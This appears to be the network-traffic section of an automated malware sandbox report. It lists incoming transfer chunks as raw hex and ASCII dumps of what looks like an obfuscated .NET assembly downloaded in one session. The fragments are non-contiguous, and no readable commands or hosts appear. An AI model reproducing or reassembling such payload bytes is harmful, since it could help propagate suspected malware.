2021-12-31 18:12:58 UTC	32	IN	Data Raw: 00 06 3a 9c a0 ff ff 26 20 88 00 00 00 38 91 a0 ff ff 38 fd c3 ff ff 20 64 00 00 00 38 82 a0 ff ff 14 13 4d 20 4a 00 00 00 38 75 a0 ff ff 11 75 19 1f 6f 9c 20 84 02 00 00 38 65 a0 ff ff 11 75 1f 09 1f 64 9c 20 a1 00 00 00 28 1f 01 00 06 3a 4f a0 ff ff 26 20 c3 00 00 00 38 44 a0 ff ff 11 12 11 53 11 12 11 53 91 11 47 11 53 91 61 d2 9c 20 34 02 00 00 28 1e 01 00 06 3a 24 a0 ff ff 26 20 45 00 00 00 38 19 a0 ff ff 11 3d 8e 69 1e 5b 13 10 20 f7 01 00 00 28 1e 01 00 06 39 02 a0 ff ff 26 20 5e 02 00 00 38 f7 9f ff ff fe 0c 36 00 20 1a 00 00 00 fe 0c 5e 00 9c 20 8e 00 00 00 28 1f 01 00 06 3a da 9f ff ff 26 20 e0 00 00 00 38 cf 9f ff ff 20 f4 f3 f2 f1 13 08 20 b4 00 00 00 28 1f 01 00 06 3a b9 9f ff ff 26 20 59 02 00 00 38 ae 9f ff ff 28 ce 00 00 06 13 55 20 a7 01 Data Ascii: :& 88 d8M J8uuo 8eud (:O& 8DSSGSa 4(:$& E8=i[(9& ^86 ^ (:& 8 (:& Y8(U
2021-12-31 18:12:58 UTC	33	IN	Data Raw: 65 00 5a fe 0c 35 00 59 fe 0e 65 00 20 f0 a5 7c b0 6a fe 0e 25 00 fe 0c 25 00 16 6a 40 0b 00 00 00 fe 0c 25 00 17 6a 59 fe 0e 25 00 fe 0c 35 00 fe 0c 35 00 5a 6e fe 0c 25 00 5e 6d fe 0e 35 00 20 df 12 b0 54 fe 0c 2d 00 61 fe 0e 65 00 20 3f 43 06 00 fe 0c 35 00 20 ff 0f 00 00 5f 5a fe 0c 35 00 1f 0c 64 58 fe 0e 35 00 20 82 25 07 00 fe 0c 2d 00 20 ff 0f 00 00 5f 5a fe 0c 2d 00 1f 0c 64 59 fe 0e 2d 00 20 76 c2 00 00 fe 0c 2d 00 5a fe 0c 35 00 59 fe 0e 2d 00 fe 0c 2d 00 fe 0c 2d 00 fe 0c 2d 00 fe 0c 2d 00 59 61 fe 0e 66 00 fe 0c 3b 00 fe 0c 3b 00 1f 19 62 61 fe 0e 3b 00 fe 0c 3b 00 fe 0c 65 00 58 fe 0e 3b 00 fe 0c 3b 00 fe 0c 3b 00 1d 62 61 fe 0e 3b 00 fe 0c 3b 00 fe 0c 1d 00 58 fe 0e 3b 00 fe 0c 3b 00 fe 0c 3b 00 1f 0d 64 61 fe 0e 3b 0 0 fe 0c 3b 00 fe 0c 66 00 58 fe 0e Data Ascii: eZ5Ye |j%%j@%jY%55Zn%^m5 T-ae ?C5 _Z5dX5 %- _Z-dY- v-Z5Y----Yaf;;ba;;eX;;;ba;;X;;;da;;fX
2021-12-31 18:12:58 UTC	34	IN	Data Raw: 00 00 02 80 54 00 00 04 7e 54 00 00 04 02 6f 5c 01 00 06 2a 00 00 00 e2 7e 5e 00 00 04 7e 0a 00 00 0a 28 83 00 00 0a 39 1e 00 00 00 72 75 11 00 70 28 62 00 00 0a 72 85 11 00 70 28 80 00 00 0a 28 ab 00 00 06 80 5e 00 00 04 7e 5e 00 00 04 2a 00 00 00 1b 30 05 00 50 00 00 00 14 00 00 11 02 19 17 17 73 84 00 00 0a 0b 16 0c 07 6f 3d 00 00 0a 69 0d 09 8d 16 00 00 01 0a 38 15 00 00 00 07 06 08 09 6f 34 00 00 0a 13 04 08 11 04 58 0c 09 11 04 59 0d 09 16 3d e4 ff ff ff dd 0d 00 00 00 07 39 06 00 00 00 07 6f 85 00 00 0a dc 06 2a 01 10 00 00 02 00 0a 00 37 41 00 0d 00 00 00 00 1a 73 77 00 00 0a 2a 00 32 02 74 29 00 00 01 6f 86 00 00 0a 2a 00 00 00 13 30 06 00 65 00 00 00 15 00 00 11 28 b5 00 00 06 0a 2 8 9a 00 00 06 0b 07 1f 20 8d 16 00 00 01 25 d0 03 01 00 04 28 25 Data Ascii: T~To*~^~(9rup(brp((^~^*0Pso=i8o4XY=9o*7Asw*2t)o*0e((%(%
2021-12-31 18:12:58 UTC	36	IN	Data Raw: 85 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 3b 00 00 0a 2a 00 2a fe 09 00 00 6f 3b 01 00 06 2a 00 3a fe 09 00 00 fe 09 01 00 6f 37 00 00 0a 2a 00 2a fe 09 00 00 6f 3d 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 3c 01 00 06 2a 00 2e 00 fe 09 00 00 28 a5 00 00 0a 2a 2a fe 09 00 00 6f 7b 00 00 0a 2a 00 2a fe 09 00 00 6f a6 00 00 0a 2a 00 4e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 28 a7 00 00 0a 2a 2a fe 09 00 00 6f a8 00 00 0a 2a 00 2e 00 fe 09 00 00 28 a9 00 00 0a 2a 2a fe 09 00 00 6f 79 00 00 0a 2a 00 2a fe 09 00 00 6f 61 00 00 0a 2a 00 2a fe 09 00 00 6f 3e 01 00 06 2a 00 1e 00 28 9a 00 00 06 2a 3a fe 09 00 00 fe 09 01 00 6f aa 00 00 0a 2a 00 4a fe 09 00 00 fe 09 01 00 fe 09 02 00 6f ab 00 00 0a 2a 00 5a fe 09 00 00 fe 09 01 00 fe 09 02 00 fe 09 03 00 Data Ascii: *:o;**o;*:o7**o=*:o<*.(**o{**o*N(**o*.(**oy**oa**o>*(*:o*Jo*Z
2021-12-31 18:12:58 UTC	37	IN	Data Raw: 04 22 00 00 1e 10 00 00 03 2d 00 00 c8 12 00 00 e6 19 00 00 d7 04 00 00 8a 20 00 00 1a 23 00 00 60 14 00 00 9e 10 00 00 f3 1b 00 00 19 18 00 00 e9 0f 00 00 e6 21 00 00 7b 0c 00 00 02 0c 00 00 b0 24 00 00 f9 2f 00 00 f3 18 00 00 44 1c 00 00 32 11 00 00 cc 0d 00 00 7a 2d 00 00 fa 0e 00 00 04 1e 00 00 1d 00 00 00 1a 29 00 00 fb 1f 00 00 f0 2d 00 00 db 17 00 00 b5 18 00 00 cc 2a 00 00 59 02 00 00 21 14 00 00 a9 19 00 00 74 12 00 00 78 20 00 00 e1 05 00 00 a9 31 00 00 d8 26 00 00 91 00 00 00 28 02 00 00 e1 12 00 00 e2 0e 00 00 b2 00 00 00 19 0f 00 00 62 0c 00 00 b5 23 00 00 b2 05 00 00 ed 03 00 00 65 1b 00 00 aa 06 00 00 d7 09 00 00 00 16 00 00 dc 27 00 00 69 26 00 00 3e 12 00 00 b9 0a 00 00 20 24 00 00 00 2f 00 00 0f 15 00 00 77 2c 00 00 89 16 00 00 33 1e 00 Data Ascii: "- #`!{$/D2z-)-*Y!tx 1&(b#e'i&> $/w,3
2021-12-31 18:12:58 UTC	38	IN	Data Raw: 21 00 00 89 1c 00 00 86 18 00 00 f8 1a 00 00 4d 25 00 00 db 22 00 00 9c 30 00 00 e7 2c 00 00 41 1d 00 00 7e 24 00 00 b1 1a 00 00 cb 20 00 00 4c 04 00 00 4f 24 00 00 2b 10 00 00 7a 19 00 00 d8 2b 00 00 99 2d 00 00 b0 07 00 00 50 26 00 00 fa 12 00 00 38 4a 22 00 00 fe 0c 01 00 20 0f 00 00 00 fe 0c 14 00 9c 20 9c 01 00 00 38 4a f9 ff ff fe 0c 01 00 20 02 00 00 00 fe 0c 1c 00 9c 20 98 00 00 00 28 76 01 00 06 3a 2d f9 ff ff 26 20 31 01 00 00 38 22 f9 ff ff fe 0c 01 00 20 05 00 00 00 20 5f 00 00 00 20 29 00 00 00 59 9c 20 b7 00 00 00 fe 0e 1f 00 38 fb f8 ff ff fe 0c 0d 00 20 16 00 00 00 fe 0c 10 00 9c 20 60 01 00 00 38 e7 f8 ff ff 11 25 11 08 61 13 26 20 84 00 00 00 38 d6 f8 ff ff 73 77 00 00 0a 13 21 20 2b 01 00 00 28 75 01 00 06 3a c0 f8 ff ff 26 20 25 00 00 Data Ascii: !M%"0,A~$ LO$+z+-P&8J" 8J (v:-& 18" _)Y 8 `8%a& 8sw! +(u:& %
2021-12-31 18:12:58 UTC	40	IN	Data Raw: ff ff 20 28 00 00 00 20 3b 00 00 00 58 fe 0e 1c 00 20 26 01 00 00 28 76 01 00 06 39 41 f4 ff ff 26 20 ae 00 00 00 38 36 f4 ff ff fe 0c 0d 00 20 0f 00 00 00 fe 0c 18 00 9c 20 5d 00 00 00 28 76 01 00 06 3a 19 f4 ff ff 26 20 8d 00 00 00 38 0e f4 ff ff fe 0c 0d 00 20 11 00 00 00 fe 0c 18 00 9c 20 a8 00 00 00 38 f6 f3 ff ff fe 0c 01 00 20 00 00 00 00 fe 0c 1c 00 9c 20 a8 00 00 00 28 76 01 00 06 3a d9 f3 ff ff 26 20 fd 00 00 00 38 ce f3 ff ff 20 f1 00 00 00 20 50 00 00 00 59 fe 0e 18 00 20 15 00 00 00 38 b5 f3 ff ff fe 0c 0d 00 20 02 00 00 00 20 da 00 00 00 20 48 00 00 00 59 9c 20 30 00 00 00 28 76 01 00 06 3a 91 f3 ff ff 26 20 88 00 00 00 38 86 f3 ff ff 20 1e 00 00 00 20 16 00 00 00 58 fe 0e 10 00 20 a6 00 00 00 38 6d f3 ff ff 20 a9 00 00 00 20 38 00 00 00 59 Data Ascii: (;X &(v9A& 86](v:& 8 8 (v:& 8 PY 8 HY 0(v:& 8 X 8m 8Y
2021-12-31 18:12:58 UTC	41	IN	Data Raw: 39 03 ef ff ff 26 20 77 00 00 00 38 f8 ee ff ff 11 20 16 3e 6f 17 00 00 20 03 00 00 00 38 e6 ee ff ff 20 f1 00 00 00 20 50 00 00 00 59 fe 0e 18 00 20 66 01 00 00 38 cd ee ff ff fe 0c 0d 00 20 13 00 00 00 20 ac 00 00 00 20 39 00 00 00 59 9c 20 7a 00 00 00 38 ae ee ff ff fe 0c 01 00 20 08 00 00 00 fe 0c 1c 00 9c 20 2b 00 00 00 28 76 01 00 06 3a 91 ee ff ff 26 20 42 00 00 00 38 86 ee ff ff fe 0c 01 00 20 09 00 00 00 20 ac 00 00 00 20 39 00 00 00 59 9c 20 1d 00 00 00 28 76 01 00 06 3a 62 ee ff ff 26 20 60 00 00 00 38 57 ee ff ff fe 0c 0d 00 20 13 00 00 00 fe 0c 18 00 9c 20 b3 00 00 00 28 75 01 00 06 3a 3a ee ff ff 26 20 3c 00 00 00 38 2f ee ff ff fe 0c 01 00 20 06 00 00 00 fe 0c 14 00 9c 20 11 00 00 00 38 17 ee ff ff 16 13 1 9 20 2e 00 00 00 28 76 01 00 06 3a Data Ascii: 9& w8 >o 8 PY f8 9Y z8 +(v:& B8 9Y (v:b& `8W (u::& <8/ 8 .(v:

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	43	IN	Data Raw: 38 00 00 00 00 11 0a 28 70 01 00 06 20 00 00 00 00 28 76 01 00 06 3a d8 ff ff ff 26 20 01 00 00 00 38 cd ff ff ff dc 20 35 01 00 00 38 7e e9 ff ff fe 0c 0d 00 20 1c 00 00 00 fe 0c 18 00 9c 20 70 00 00 00 38 66 e9 ff ff 20 bb 00 00 00 20 3e 00 00 00 59 fe 0e 10 00 20 a2 00 00 00 fe 0e 1f 00 38 45 e9 ff ff 16 13 05 20 19 01 00 00 38 3c e9 ff ff 20 a5 00 00 00 20 37 00 00 00 59 fe 0e 10 00 20 2f 00 00 00 28 75 01 00 06 3a 1e e9 ff ff 26 20 0a 00 00 00 38 13 e9 ff ff 11 05 11 12 5d 13 13 20 17 00 00 00 28 76 01 00 06 3a fd e8 ff ff 26 20 00 01 00 00 38 f2 e8 ff ff 20 e2 00 00 00 20 4b 00 00 00 59 fe 0e 10 00 20 00 00 00 00 28 75 01 00 06 39 d4 e8 ff ff 26 20 02 00 00 00 38 c9 e8 ff ff fe 0c 0d 00 20 08 00 00 00 20 b8 00 00 00 20 43 00 00 00 59 9c 20 45 00 00 Data Ascii: 8(p (v:& 8 58~ p8f >Y 8E 8< 7Y /(u:& 8] (v:& 8 KY (u9& 8 CY E
2021-12-31 18:12:58 UTC	44	IN	Data Raw: 00 00 00 20 7b 00 00 00 58 fe 0e 18 00 20 41 00 00 00 38 3f e4 ff ff 20 4f 00 00 00 20 70 00 00 00 58 fe 0e 14 00 20 10 00 00 00 28 76 01 00 06 3a 21 e4 ff ff 26 20 0c 01 00 00 38 16 e4 ff ff fe 0c 0d 00 20 1f 00 00 00 20 36 00 00 00 20 02 00 00 00 58 9c 20 83 00 00 00 38 f7 e3 ff ff fe 0c 01 00 20 04 00 00 00 20 af 00 00 00 20 3a 00 00 00 59 9c 20 5d 00 00 00 38 d8 e3 ff ff 20 2b 00 00 00 20 04 00 00 00 58 fe 0e 18 00 20 0a 00 00 00 28 75 01 00 06 39 ba e3 ff ff 26 20 10 00 00 00 38 af e3 ff ff fe 0c 0d 00 20 18 00 00 00 fe 0c 18 00 9c 20 76 00 00 00 38 97 e3 ff ff fe 0c 01 00 20 0d 00 00 00 fe 0c 1c 00 9c 20 a2 01 00 00 38 7f e3 ff ff fe 0c 0d 00 20 1e 00 00 00 fe 0c 18 00 9c 20 41 01 00 00 38 67 e3 ff ff fe 0c 01 00 20 03 00 00 00 20 bf 00 00 00 20 3f Data Ascii: {X A8? O pX (v:!& 8 6 X 8 :Y]8 + X (u9& 8 v8 8 A8g ?
2021-12-31 18:12:58 UTC	45	IN	Data Raw: 26 20 23 00 00 00 38 f2 de ff ff 20 5e 00 00 00 20 29 00 00 00 58 fe 0e 18 00 20 e4 00 00 00 38 d9 de ff ff fe 0c 01 00 20 07 00 00 00 20 55 00 00 00 20 73 00 00 00 58 9c 20 33 01 00 00 fe 0e 1f 00 38 b2 de ff ff fe 0c 01 00 20 08 00 00 00 20 06 00 00 00 20 4d 00 00 00 58 9c 20 51 00 00 00 28 76 01 00 06 39 92 de ff ff 26 20 28 00 00 00 38 87 de ff ff fe 0c 0d 00 20 13 00 00 00 fe 0c 18 00 9c 20 eb 00 00 00 38 6f de ff ff fe 0c 01 00 20 04 00 00 00 fe 0c 1c 00 9c 20 58 00 00 00 38 57 de ff ff fe 0c 01 00 20 0f 00 00 00 fe 0c 14 00 9c 20 95 01 00 00 fe 0e 1f 00 38 37 de ff ff 20 ff 00 00 00 13 24 20 5d 01 00 00 38 2a de ff ff fe 0c 01 00 20 03 00 00 00 fe 0c 14 00 9c 20 3a 00 00 00 28 76 01 00 06 3a 0d de ff ff 26 20 5a 00 00 00 38 02 de ff ff fe 0c 0d 00 Data Ascii: & #8 ^)X 8 U sX 38 MX Q(v9& (8 8o X8W 87 $]8* :(v:& Z8
2021-12-31 18:12:58 UTC	47	IN	Data Raw: 00 58 fe 0e 14 00 20 e0 00 00 00 28 76 01 00 06 39 8f d9 ff ff 26 20 a7 00 00 00 38 84 d9 ff ff fe 0c 01 00 20 00 00 00 00 fe 0c 14 00 9c 20 a3 01 00 00 38 6c d9 ff ff 20 07 00 00 00 20 33 00 00 00 58 fe 0e 10 00 20 28 01 00 00 28 76 01 00 06 39 4e d9 ff ff 26 20 44 00 00 00 38 43 d9 ff ff 11 15 3a 17 0d 00 00 20 6c 01 00 00 38 32 d9 ff ff 7e 78 00 00 04 3a 2e eb ff ff 20 3d 01 00 00 38 1e d9 ff ff fe 0c 0d 00 20 11 00 00 00 20 75 00 00 00 20 25 00 00 00 58 9c 20 3b 00 00 00 28 76 01 00 06 3a fa d8 ff ff 26 20 84 01 00 00 38 ef d8 ff ff 11 02 16 3e b5 10 00 00 20 36 00 00 00 38 dd d8 ff ff fe 0c 0d 00 20 18 00 00 00 fe 0c 10 00 9c 20 79 01 00 00 28 75 01 00 06 3a c0 d8 ff ff 26 20 5f 00 00 00 38 b5 d8 ff ff 20 93 00 00 00 20 31 00 00 00 59 fe 0e 10 00 20 Data Ascii: X (v9& 8 8l 3X ((v9N& D8C: l82~x:. =8 u %X ;(v:& 8> 68 y(u:& _8 1Y
2021-12-31 18:12:58 UTC	48	IN	Data Raw: 1a 00 00 00 28 76 01 00 06 3a 3d d4 ff ff 26 20 15 01 00 00 38 32 d4 ff ff fe 0c 0d 00 20 09 00 00 00 fe 0c 18 00 9c 20 20 01 00 00 38 1a d4 ff ff fe 0c 0d 00 20 08 00 00 00 fe 0c 18 00 9c 20 b1 00 00 00 28 76 01 00 06 3a fd d3 ff ff 26 20 e2 00 00 00 38 f2 d3 ff ff fe 0c 0d 00 20 0d 00 00 00 20 db 00 00 00 20 49 00 00 00 59 9c 20 0d 01 00 00 28 75 01 00 06 3a ce d3 ff ff 26 20 dc 00 00 00 38 c3 d3 ff ff fe 0c 01 00 20 07 00 00 00 20 9b 00 00 00 20 25 00 00 00 58 9c 20 9a 01 00 00 38 a4 d3 ff ff 11 05 1a 5a 13 0f 20 08 01 00 00 fe 0e 1f 00 38 8c d3 ff ff 20 62 00 00 00 20 5f 00 00 00 58 fe 0e 10 00 20 85 00 00 00 38 77 d3 ff ff fe 0c 0d 00 20 03 00 00 00 fe 0c 10 00 9c 20 34 00 00 00 38 5f d3 ff ff fe 0c 0d 00 20 13 00 00 00 20 fb 00 00 00 20 53 00 00 00 Data Ascii: (v:=& 82 8 (v:& 8 IY (u:& 8 %X 8Z 8 b _X 8w 48_ S
2021-12-31 18:12:58 UTC	49	IN	Data Raw: fe 0c 0d 00 20 17 00 00 00 20 b3 00 00 00 20 3b 00 00 00 59 9c 20 07 00 00 00 28 76 01 00 06 3a ce ce ff ff 26 20 09 00 00 00 38 c3 ce ff ff fe 0c 0d 00 20 0c 00 00 00 fe 0c 18 00 9c 20 a7 00 00 00 28 75 01 00 06 39 a6 ce ff ff 26 20 d3 00 00 00 38 9b ce ff ff fe 0c 0d 00 20 1b 00 00 00 20 93 00 00 00 20 5e 00 00 00 59 9c 20 91 00 00 00 28 75 01 00 06 3a 77 ce ff ff 26 20 11 00 00 00 38 6c ce ff ff fe 0c 0d 00 20 1e 00 00 00 fe 0c 10 00 9c 20 f5 00 00 00 38 54 ce ff ff 20 0a 00 00 00 20 7b 00 00 00 58 fe 0e 18 00 20 d9 00 00 00 38 3b ce ff ff 20 6b 00 00 00 20 4f 00 00 00 58 fe 0e 10 00 20 88 01 00 00 38 22 ce ff ff 20 67 00 00 00 20 50 00 00 00 58 fe 0e 18 00 20 6a 01 00 00 38 09 ce ff ff 20 97 00 00 00 20 35 00 00 00 58 fe 0e 18 00 20 c7 00 00 00 38 f0 Data Ascii: ;Y (v:& 8 (u9& 8 ^Y (u:w& 8l 8T {X 8; k OX 8" g PX j8 5X 8
2021-12-31 18:12:58 UTC	51	IN	Data Raw: ff ff 20 77 00 00 00 20 5f 00 00 00 58 fe 0e 18 00 20 da 00 00 00 28 75 01 00 06 3a 79 c9 ff ff 26 20 72 00 00 00 38 6e c9 ff ff 38 44 f3 ff ff 20 06 00 00 00 38 5f c9 ff ff 20 2c 00 00 00 20 16 00 00 00 59 fe 0e 1c 00 20 f4 00 00 00 38 46 c9 ff ff fe 0c 0d 00 20 01 00 00 00 20 cd 00 00 00 20 44 00 00 00 59 9c 20 23 01 00 00 fe 0e 1f 00 38 1f c9 ff ff 11 13 1a 5a 13 19 20 f7 00 00 00 38 13 c9 ff ff fe 0c 0d 00 20 15 00 00 00 20 b0 00 00 00 20 3a 00 00 00 59 9c 20 c4 00 00 00 38 f4 c8 ff ff fe 0c 01 00 20 02 00 00 00 fe 0c 1c 00 9c 20 27 01 00 00 38 dc c8 ff ff 16 13 06 20 90 01 00 00 fe 0e 1f 00 38 c7 c8 ff ff 20 a5 00 00 00 20 37 00 00 00 59 fe 0e 18 00 20 1b 00 00 00 38 b2 c8 ff ff fe 0c 0d 00 20 1b 00 00 00 fe 0c 10 00 9c 20 f9 00 00 00 28 75 01 00 06 Data Ascii: w _X (u:y& r8n8D 8_ , Y 8F DY #8Z 8 :Y 8 '8 8 7Y 8 (u
2021-12-31 18:12:58 UTC	52	IN	Data Raw: 00 00 0a 0a 16 0b 38 21 00 00 00 7e 76 00 00 04 07 9a 06 28 8d 00 00 0a 39 0b 00 00 00 7e 77 00 00 04 74 36 00 00 01 2a 07 17 58 0b 07 7e 76 00 00 04 8e 69 3f d2 ff ff ff 14 2a 00 00 00 8a 02 28 09 00 00 0a 28 d1 00 00 0a 14 fe 06 64 01 00 06 73 d2 00 00 0a 6f d3 00 00 0a 28 60 01 00 06 2a 00 5e 7e 79 00 00 04 3a 0c 00 00 00 17 80 79 00 00 04 73 65 01 00 06 26 2a 7a 16 8d 08 00 00 01 80 76 00 00 04 14 80 77 00 00 04 16 80 78 00 00 04 16 80 79 00 00 04 2a 00 2e 00 fe 09 00 00 28 23 00 00 0a 2a 3a fe 09 00 00 fe 09 01 00 6f 3b 00 00 0a 2a 00 2a fe 09 00 00 6f 3b 01 00 06 2a 00 3a fe 09 00 00 fe 09 01 00 6f 37 00 00 0a 2a 00 2a fe 09 00 00 6f 3d 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 3c 01 00 06 2a 00 2e 00 fe 09 00 00 28 7f 01 00 06 2a 3a fe 09 00 00 Data Ascii: 8!~v(9~wt6*X~vi?*((dso(`*^~y:yse&*zvwxy*.(#*:o;**o;*:o7**o=*:o<*.(*:
2021-12-31 18:12:58 UTC	53	IN	Data Raw: 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 Data Ascii: *0*0*0*0*0*0*0*0*0*0*0**0*0*0*0
2021-12-31 18:12:58 UTC	57	IN	Data Raw: 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 22 00 14 a5 14 00 00 01 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 17 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 22 00 14 a5 14 00 00 01 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 Data Ascii: ******(**0**'***0**0*0******(**'*0*

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	61	IN	Data Raw: 0e 02 0e 00 0e 01 6f 27 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 91 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 2b 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 92 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 2f 05 00 06 2a 00 42 28 a9 00 00 06 d0 93 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 33 05 00 06 2a 00 42 28 a9 00 00 06 d0 94 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 37 05 00 06 2a 00 42 28 a9 00 00 06 d0 95 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 3b 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 96 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 3f 05 00 06 2a 00 42 28 a9 00 00 06 d0 97 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 43 05 00 06 2a 00 42 28 a9 00 Data Ascii: o'*B((*2o+*B((*:o/*B((**o3*B((**o7*B((*2o;*B((**o?*B((**oC*B(
2021-12-31 18:12:58 UTC	65	IN	Data Raw: 2d 00 1b 00 4b 00 02 01 00 00 b2 03 00 00 2d 00 1b 00 50 00 02 01 00 00 ed 03 00 00 2d 00 1b 00 55 00 02 01 00 00 1e 04 00 00 2d 00 1b 00 5a 00 02 01 00 00 50 04 00 00 2d 00 1b 00 5f 00 02 01 00 00 7c 04 00 00 2d 00 1b 00 64 00 02 01 00 00 a9 04 00 00 2d 00 1b 00 69 00 02 01 00 00 ea 04 00 00 2d 00 1b 00 6e 00 02 01 00 00 2c 05 00 00 2d 00 1b 00 73 00 02 01 00 00 5e 05 00 00 2d 00 1b 00 78 00 11 01 00 00 8b 05 00 00 31 00 1b 00 7d 00 11 01 00 00 df 05 00 00 31 00 1e 00 7d 00 11 01 00 00 0f 06 00 00 31 00 20 00 7d 00 11 01 00 00 42 06 00 00 31 00 21 00 7d 00 11 01 00 00 7f 06 00 00 31 00 24 00 7d 00 11 01 00 00 ad 06 00 00 31 00 29 00 7d 00 09 01 00 00 fe 06 00 00 31 00 2c 00 7d 00 09 01 01 00 2a 07 00 00 31 00 30 00 7d 00 01 01 00 00 5b 07 00 00 29 00 42 Data Ascii: -K-P-U-ZP-_|-d-i-n,-s^-x1}1}1 }B1!}1$}1)}1,}*10}[)B
2021-12-31 18:12:58 UTC	69	IN	Data Raw: 3f 6c 15 16 00 33 55 6f 0e 11 00 3d 55 6c 15 06 06 5b 3c f2 0e 06 06 5b 3c f2 0e 03 00 88 55 77 15 13 00 93 55 ef 10 06 00 7a 56 ec 01 06 00 85 56 f4 10 11 00 90 56 ba 15 06 00 f4 56 01 02 11 00 ff 56 d3 15 01 00 4f 57 e5 15 13 00 5a 57 5a 12 06 06 5b 3c 75 05 36 00 fc 3f 79 0e 16 00 f2 3f 6f 0e 13 00 d6 57 ec 01 33 01 12 58 06 16 33 01 53 58 0b 16 33 01 94 58 10 16 33 01 d5 58 e9 01 33 01 16 59 15 16 33 01 57 59 1a 16 33 01 98 59 0b 16 33 01 d9 59 1f 16 33 01 1a 5a 24 16 13 00 5b 5a 75 05 13 00 7e 5a 75 05 13 00 a1 5a 75 05 13 00 c4 5a 75 05 13 00 e7 5a 75 05 13 00 0a 5b 75 05 13 00 2d 5b 75 05 13 00 50 5b 75 05 13 00 73 5b 75 05 13 00 96 5b 75 05 13 00 b9 5b 75 05 13 00 dc 5b 75 05 13 00 f f 5b 75 05 13 00 22 5c 75 05 13 00 45 5c 75 05 13 00 68 5c 75 05 Data Ascii: ?l3Uo=Ul[<[<UwUzVVVVVOWZWZ[<u6?y?oW3X3SX3X3X3Y3WY3Y3Y3Z$[Zu~ZuZuZuZu[u-[uP[us[u[u[u[u[u" \uE\uh\u
2021-12-31 18:12:58 UTC	73	IN	Data Raw: 08 00 83 00 b8 30 b2 02 1b 01 a8 a6 00 00 08 00 83 00 c2 30 b2 02 1b 01 c8 a6 00 00 08 00 83 00 cc 30 b2 02 1b 01 d8 a6 00 00 08 00 83 00 d6 30 b2 02 1b 01 e8 a6 00 00 00 00 90 00 e0 30 5f 08 1b 01 ec a6 00 00 08 00 93 00 f4 30 50 0a 1b 01 fc a6 00 00 08 00 93 00 13 31 63 08 1b 01 0c a7 00 00 08 00 93 00 27 31 69 08 1b 01 1c a7 00 00 08 00 93 00 3b 31 82 08 1b 01 30 a7 00 00 08 00 93 00 4f 31 89 08 1b 01 44 a7 00 00 08 00 93 00 63 31 56 0a 1b 01 58 a7 00 00 08 00 93 00 82 31 74 08 1b 01 64 a7 00 00 08 00 93 00 96 31 5d 0a 1b 01 7c a7 00 00 08 00 93 00 aa 31 37 01 1b 01 84 a7 00 00 08 00 93 00 be 31 65 0a 1b 01 8c a7 00 00 08 00 93 00 e4 31 74 09 1b 01 98 a7 00 00 08 00 93 00 07 32 75 0a 1b 01 a4 a7 00 00 08 00 93 00 2b 32 7a 0a 1b 01 b8 a7 00 00 08 00 93 Data Ascii: 00000_0P1c'1i;10O1Dc1VX1td1]|171e1t2u+2z
